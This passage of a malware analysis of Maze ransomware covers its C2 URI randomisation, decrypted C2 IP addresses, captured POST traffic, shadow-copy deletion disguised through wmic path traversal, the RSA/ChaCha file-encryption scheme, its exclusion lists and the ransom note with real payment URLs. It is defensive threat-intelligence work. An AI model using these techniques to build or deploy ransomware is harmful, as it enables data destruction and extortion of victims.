Maze builds the URI of the request with a concatenation of random strings from the hard-coded list. This technique is done in order to evade signature-based network traffic protections of IDS and IPS solutions.

The POST request contains the unencrypted Nonce and the ChaCha-encrypted reconnaissance data.

```
.text:0043C484 off_43C484      dd offset aPhp          ; DATA XREF: sub_402BB0+53↑r
.text:0043C484                                         ; ".php"
.text:0043C488                 dd offset aAsp          ; ".asp"
.text:0043C48C off_43C48C      dd offset aAspx         ; DATA XREF: sub_402BB0+4B↑r
.text:0043C48C                                         ; ".aspx"
.text:0043C490                 dd offset aCgi          ; ".cgi"
.text:0043C494 off_43C494      dd offset aJsp          ; DATA XREF: sub_402BB0+12↑r
.text:0043C494                                         ; ".jsp"
.text:0043C498                 dd offset aJspx         ; ".jspx"
.text:0043C49C off_43C49C      dd offset aDo           ; DATA XREF: sub_402BB0+A↑r
.text:0043C49C                                         ; ".do"
.text:0043C4A0                 dd offset aAction       ; ".action"
.text:0043C4A4 off_43C4A4      dd offset aHtml         ; DATA XREF: sub_402BB0+1F↑r
.text:0043C4A4                                         ; ".html"
.text:0043C4A8                 dd offset aPhtml        ; ".phtml"
.text:0043C4AC off_43C4AC      dd offset aShtml        ; DATA XREF: sub_402BB0+1A↑r
.text:0043C4AC                                         ; ".shtml"
.text:0043C4B0 off_43C4B0      dd offset aNews         ; DATA XREF: sub_402BB0+38↑o
.text:0043C4B0                                         ; "news"
.text:0043C4B4                 dd offset aLogin        ; "login"
.text:0043C4B8                 dd offset aRegister     ; "register"
.text:0043C4BC                 dd offset aLogout       ; "logout"
.text:0043C4C0                 dd offset aEdit         ; "edit"
.text:0043C4C4                 dd offset aContent      ; "content"
.text:0043C4C8                 dd offset aPrivate      ; "private"
.text:0043C4CC                 dd offset aMessages     ; "messages"
.text:0043C4D0                 dd offset aAccount      ; "account"
.text:0043C4D4                 dd offset aView         ; "view"
.text:0043C4D8                 dd offset aWebauth      ; "webauth"
.text:0043C4DC                 dd offset aWebaccess    ; "webaccess"
.text:0043C4E0                 dd offset aArchive      ; "archive"
.text:0043C4E4                 dd offset aForum        ; "forum"
.text:0043C4E8                 dd offset aPost_0       ; "post"
.text:0043C4EC                 dd offset aSignin       ; "signin"
.text:0043C4F0                 dd offset aSignout      ; "signout"
.text:0043C4F4                 dd offset aUpdate       ; "update"
.text:0043C4F8                 dd offset aSupport      ; "support"
.text:0043C4FC                 dd offset aTicket       ; "ticket"
.text:0043C500                 dd offset aTask         ; "task"
.text:0043C504                 dd offset aTracker      ; "tracker"
.text:0043C508                 dd offset aAnalytics    ; "analytics"
.text:0043C50C                 dd offset aCheck        ; "check"
.text:0043C510                 dd offset aCheckout     ; "checkout"
.text:0043C514                 dd offset aPayout       ; "payout"
.text:0043C518                 dd offset aWithdrawal   ; "withdrawal"
.text:0043C51C                 dd offset aSepa         ; "sepa"
.text:0043C520                 dd offset aCreate       ; "create"
.text:0043C524                 dd offset aTransfer     ; "transfer"
.text:0043C528                 dd offset aWire         ; "wire"
```

Figure 17 - The list of the random strings used in the generation of the URI

Address	Hex	ASCII
02AE0000	39 31 2E 32 31 38 2E 31 31 34 2E 34 0D 0A 39 31	91.218.114.4..91
02AE0010	2E 32 31 38 2E 31 31 34 2E 31 31 0D 0A 39 31 2E	.218.114.11..91.
02AE0020	32 31 38 2E 31 31 34 2E 32 35 0D 0A 39 31 2E 32	218.114.25..91.2
02AE0030	31 38 2E 31 31 34 2E 32 36 0D 0A 39 31 2E 32 31	18.114.26..91.21
02AE0040	38 2E 31 31 34 2E 33 31 0D 0A 39 31 2E 32 31 38	8.114.31..91.218
02AE0050	2E 31 31 34 2E 33 32 0D 0A 39 31 2E 32 31 38 2E	.114.32..91.218.
02AE0060	31 31 34 2E 33 37 0D 0A 39 31 2E 32 31 38 2E 31	114.37..91.218.1
02AE0070	31 34 2E 33 38 0D 0A 39 31 2E 32 31 38 2E 31 31	14.38..91.218.11
02AE0080	34 2E 37 37 0D 0A 39 31 2E 32 31 38 2E 31 31 34	4.77..91.218.114
02AE0090	2E 37 39 00 00 00 00 00 00 00 00 00 00 00 00 00	.79.............

Figure 18 - The list of IP addresses after decryption

Time	Source	Destination	Protocol	Info
18.129910	192.168.0.254	91.218.114.4	HTTP	POST /update/gcnwuj.asp?wjb=x&yspc=2r2&i=7i67&ogpx=4j52 HTTP/1.1 (application/x-www-form-urlencoded)
21.689448	192.168.0.254	91.218.114.4	HTTP	POST /update/gcnwuj.asp?wjb=x&yspc=2r2&i=7i67&ogpx=4j52 HTTP/1.1 (application/x-www-form-urlencoded)
21.741030	91.218.114.4	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
21.922170	192.168.0.254	91.218.114.11	HTTP	POST /qesofn.do HTTP/1.1 (application/x-www-form-urlencoded)
21.971105	91.218.114.11	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
22.080074	192.168.0.254	91.218.114.25	HTTP	POST /xgnukqycm.jsp?cqtr=02y3157&vrg=2p02ck62&bpy=vv5s HTTP/1.1 (application/x-www-form-urlencoded)
22.129605	91.218.114.25	192.168.0.254	HTTP	HTTP/1.1 403 Forbidden (text/html)
22.231549	192.168.0.254	91.218.114.26	HTTP	POST /content/mus.php?voe=bh2h1&qmq=74563v80 HTTP/1.1 (application/x-www-form-urlencoded)
22.279139	91.218.114.26	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
53.483221	192.168.0.254	91.218.114.4	HTTP	POST /news/archive/kvlptovyni.php?q=612u&l=q&v=83e1 HTTP/1.1 (application/x-www-form-urlencoded)
53.760036	192.168.0.254	91.218.114.4	HTTP	POST /news/archive/kvlptovyni.php?q=612u&l=q&v=83e1 HTTP/1.1 (application/x-www-form-urlencoded)
53.809925	91.218.114.4	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
53.967486	192.168.0.254	91.218.114.11	HTTP	POST /fevv.jspx?kht=m376&riwp=e6&ko=3i4x5c HTTP/1.1 (application/x-www-form-urlencoded)
54.014613	91.218.114.11	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
54.127967	192.168.0.254	91.218.114.25	HTTP	POST /mgrccre.jsp?u=8g1pi HTTP/1.1 (application/x-www-form-urlencoded)
54.177308	91.218.114.25	192.168.0.254	HTTP	HTTP/1.1 403 Forbidden (text/html)
54.312717	192.168.0.254	91.218.114.26	HTTP	POST /umrtfo.cgi HTTP/1.1 (application/x-www-form-urlencoded)
54.359812	91.218.114.26	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
64.871678	192.168.0.254	91.218.114.32	HTTP	POST /messages/check/aw.action?xcn=vg61q360 HTTP/1.1 (application/x-www-form-urlencoded)
64.919309	91.218.114.32	192.168.0.254	HTTP/X…	HTTP/1.1 404 Not Found
65.041482	192.168.0.254	91.218.114.37	HTTP	POST /webauth/hehrjbx.phtml?gt=0t1&mlf=42cq3 HTTP/1.1 (application/x-www-form-urlencoded)
65.204039	192.168.0.254	91.218.114.37	HTTP	POST /webauth/hehrjbx.phtml?gt=0t1&mlf=42cq3 HTTP/1.1 (application/x-www-form-urlencoded)
65.251307	91.218.114.37	192.168.0.254	HTTP	HTTP/1.1 404 Not Found (text/html)
65.460698	192.168.0.254	91.218.114.38	HTTP	POST /v.shtml HTTP/1.1 (application/x-www-form-urlencoded)
65.648346	192.168.0.254	91.218.114.38	HTTP	POST /v.shtml HTTP/1.1 (application/x-www-form-urlencoded)
65.753051	91.218.114.38	192.168.0.254	HTTP	HTTP/1.1 302 Moved Temporarily (text/html) (text/html)

Figure 19 - HTTP POST requests done by Maze



Figure 20 - An HTTP POST request done by Maze. Note the encrypted data in the request's body.

Encryption

Shadow copy deletion

Before starting the encryption scheme, Maze makes sure that file recovery will not be possible. It does that by deleting the shadow copies of the machine using WMI.

The shadow copy is a technology created by Microsoft that can create backup copies or snapshots of computer files and volumes, even when they are in use.

To delete the shadow copies, the Maze process has to run at a high integrity level. To do so, Maze checks its integrity level using GetSidSubAuthority. If it’s below medium, it calls ShellExecuteExW to run wmic.exe as admin, with a command line to run Maze. The user will be prompted with a window asking if it allows to run wmic.exe as admin.

Maze is using a stealth technique– Path traversal. Instead of creating a process of wmic.exe using its normal path, it generates a path composed of bogus folders and “..\” (dot-dot-slash). The “..\” command goes back to the parent folder. The generated path has random folder names so it is unique each time Maze runs.

This technique can mislead security products which monitor specific command lines running WMI.

Note that in the case where Maze runs in a medium integrity level, it will continue its execution without being able to delete the shadow copies – this is actually a bug. The check should have been if the integrity level is less or equal to medium.



Figure 19 - Using wmic.exe to delete the shadow copies, using path traversal to disguise the command

Keys generation & file encryption

Maze uses both RSA and ChaCha algorithms in its encryption scheme. ChaCha algorithm is a variation on the Salsa20 algorithm but is known to be better against crypto-analysis and has slightly better performance

We will describe the encryption scheme step by step.

Notes:

- Both ChaCha and RSA algorithm encrypt data with a specific block size. Hence, few rounds are required for encryption. In our equations we omitted iterations to simplify the writing.
- The ChaCha algorithm uses the constant string “expand 32-byte k”, since the key size is 0x20 (256 bits) long.
- A key that has been created and encrypted – will be destroyed to prevent its recovery.

General keys generation and encryption of keys



Figure 20 - General encryption scheme

1. An RSA pair of public and private keys is generated on the fly using CryptGenKey. We mark them by C_{public} and $C_{private}$.

2. The hard-coded server key is imported using CryptImportKey. We mark it by S_{public} . The private server key resides only in the maze server, we mark it by $S_{private}$.

3. Using CryptGenRandom, A key and a nonce are generated for the input of the ChaCha algorithm. We mark them by Key and $Nonce$.

4. $C_{private}$ is encrypted using the ChaCha algorithm with Key and $Nonce$.

   $ChaCha(C_{private}, Key, Nonce) \rightarrow ENC_{ChaCha}(C_{private})$

5. Both Key and $Nonce$ are encrypted using the RSA algorithm with S_{public}:
   - $RSA(Key, S_{public}) \rightarrow ENC_{RSA}(Key)$
   - $RSA(Nonce, S_{public}) \rightarrow ENC_{RSA}(Nonce)$

After the generation of the general keys, Maze Checks in %ProgramData% if a file named ‘data1.tmp’ exists. If it doesn’t – it creates this file and writes a buffer to it with the magic number 0x0000000066116166.

It also stores $ENC_{ChaCha}(C_{private})$, $ENC_{RSA}(Key)$, $ENC_{RSA}(Nonce)$ and C_{public} (All Base-64 encoded) in data1.tmp, but in a stealthy way: It uses NtSetEaFile to add these values to the extended attributes of the file and NtQueryEaFile to retrieve them. Extended attributes are properties of the file used to store metadata.

If ‘data1.tmp’ exists, Maze will retrieve C_{public} from it and continue to its regular flow. This ensures that each time Maze runs on the same machine, the same C_{public} will be used, to allow decryption of the files.

After the general keys setup is done, Maze begins its file encryption procedure.

File keys generation and encryption of files



Figure 21 - File encryption scheme

The following scheme runs once per file. Network shares files will also be encrypted, depending on the command line.

1. $File_i$ is read from the disk using CreateFileMappingW and MapViewOfFile. Where *i* is the index of the current file.
   $0 \leq i \leq Number\ of\ Files\ for\ encryption$

2. Using CryptGenRandom, A key and a nonce are generated for the input of the ChaCha algorithm **per file**. We mark them by $FileKey_i$ and $FileNonce_i$.

3. $File_i$ is encrypted in memory using the ChaCha algorithm with $FileKey_i$ and $FileNonce_i$:

$$ChaCha(File_i, FileKey_i, FileNonce_i) \rightarrow ENC_{ChaCha}(File_i)$$

4. The RSA algorithm is used with the C_{public} to encrypt the concatenation of $FileKey_i$ and $FileNonce_i$:
$$RSA\big(strcat(FileKey_i, FileNonce_i), C_{public}\big) \rightarrow ENC_{RSA}(strcat(FileKey_i, FileNonce_i))$$

5. $ENC_{ChaCha}(File_i)$ is written to the disk by calling UnmapViewOfFile, overwriting the original file. Finally, the following data is concatenated with the magic number 0x000000066116166 and appended to the end of the $File_i$:
$$ENC_{RSA}\big(strcat(FileKey_i, FileNonce_i)\big) + magic\_number$$
The file extension appended to the encrypted file is randomly generated.

The following folders and their sub-folders, files and file extensions are excluded from encryption:

<u>Folders:</u>

- Program files
- Windows
- Games
- Tor Browser
- ProgramData
- cache2\entries

- Low\Content.IE5
- User Data\Default\Cache
- All Users
- IETldCache
- Local Settings
- AppData\\Local
- AhnLab (South-Korean security software company)
- {0AFACED1-E828-11D1-9187-B532F1E9575D} (A CLSID that represents a shortcut folder)

Files

- DECRYPT-FILES.txt (The ransom note)
- autorun.inf
- boot.ini
- desktop.ini
- ntuser.dat
- iconcache.db
- bootsect.bak
- ntuser.dat.log
- thumbs.db
- Bootfont.bin

File extensions

- lnk
- exe
- sys
- dll

After Maze finishes to encrypt the files, it displays a personal message directed to the user with his username, alerting him that all his files had been encrypted using RSA-2048 and ChaCha algorithms.

This is done in the following way: It creates a hidden window using CreateWindowExW. Then it writes the message to the window with the DrawTextW function. Next, it captures the window and saves it as a Bitmap file in the Temp folder – “000.bmp”. Finally, Maze changes the Desktop background to the image using SystemParametersInfoW.



Figure 22 - Maze ransom demand wallpaper

Maze creates a file called DECRYPT-FILES.txt in each folder it encrypts files. It alerts the user that his file has been encrypted and gives him instructions how to pay the ransom and decrypt his files. Each user gets his own web page at the Maze domain – both in the dark web and in the regular web. The end of this file contains the maze key which is crucial for the decryption procedure.

The maze key is a base-64 encoded string composed of the concatenation of the following data: $ENC_{ChaCha}(C_{private})$, $ENC_{RSA}(Key)$, $ENC_{RSA}(Nonce)$ and the system information collected in the reconnaissance stage.

In addition, a voice message is played to the user, alerting him of the encryption.

DECRYPT_FILES.txt - Notepad

File Edit Format View Help

```
Attention!

---------------------------
| What happened?
---------------------------

All your files, documents, photos, databases, and other important data are safely encrypted with reliable algorithms.
You cannot access the files right now. But do not worry. You have a chance! It is easy to recover in a few steps.

---------------------------
| How to get my files back?
---------------------------

The only method to restore your files is to purchase a unique for you private key which is securely stored on our servers.
To contact us and purchase the key you have to visit our website in a hidden TOR network.

There are general 2 ways to reach us:

1) [Recommended] Using hidden TOR network.

  a) Download a special TOR browser: https://www.torproject.org/
  b) Install the TOR Browser.
  c) Open the TOR Browser.
  d) Open our website in the TOR browser: http://aoacugmutagkwctu.onion/86ca096da283c81
  e) Follow the instructions on this page.

2) If you have any problems connecting or using TOR network

  a) Open our website: https://mazedecrypt.top/86ca096da283c81
  b) Follow the instructions on this page.

Warning: the second (2) method can be blocked in some countries. That is why the first (1) method is recommended to use.

On this page, you will see instructions on how to make a free decryption test and how to pay.
Also it has a live chat with our operators and support team.

---------------------------
| What about guarantees?
---------------------------

We understand your stress and worry.
So you have a FREE opportunity to test a service by instantly decrypting for free three files on your computer!
If you have any problems our friendly support team is always here to assist you in a live chat!
```

Windows (CRLF) Ln 1, Col 1 100%

Figure 24 - The ransom note and the decryption instructions

DECRYPT_FILES.txt - Notepad

File Edit Format View Help

```
-----------------------------------------------------------------------------
THIS IS A SPECIAL BLOCK WITH A PERSONAL AND CONFIDENTIAL INFORMATION! DO NOT TOUCH IT WE NEED IT TO IDENTIFY AND AUTHORIZE YOU
---BEGIN MAZE KEY---
```

```
I8YD0+IQxFF9hT2uk+Pj1va6aMkVKKslu3MEm9aEglu9ytveiOcbbzboYbPPx4YnyYnr7K0zgfvmHuTDhJ/LI4HsdP6ASwpMFT6SDCFqBzjUDghIwwBaxW4nBCjV8/
gJuqqTw+Gd1bHawx8Y7aP5sWouU9mCfnKVTJo3iV6+1OHSIFBzR0ktPAbnv1GjZKGx8aCCMscEC2FaRx+2e91s+OGSQRPsiGFS/UZ0wyE5j8hpojRjvMJxYnyVECml
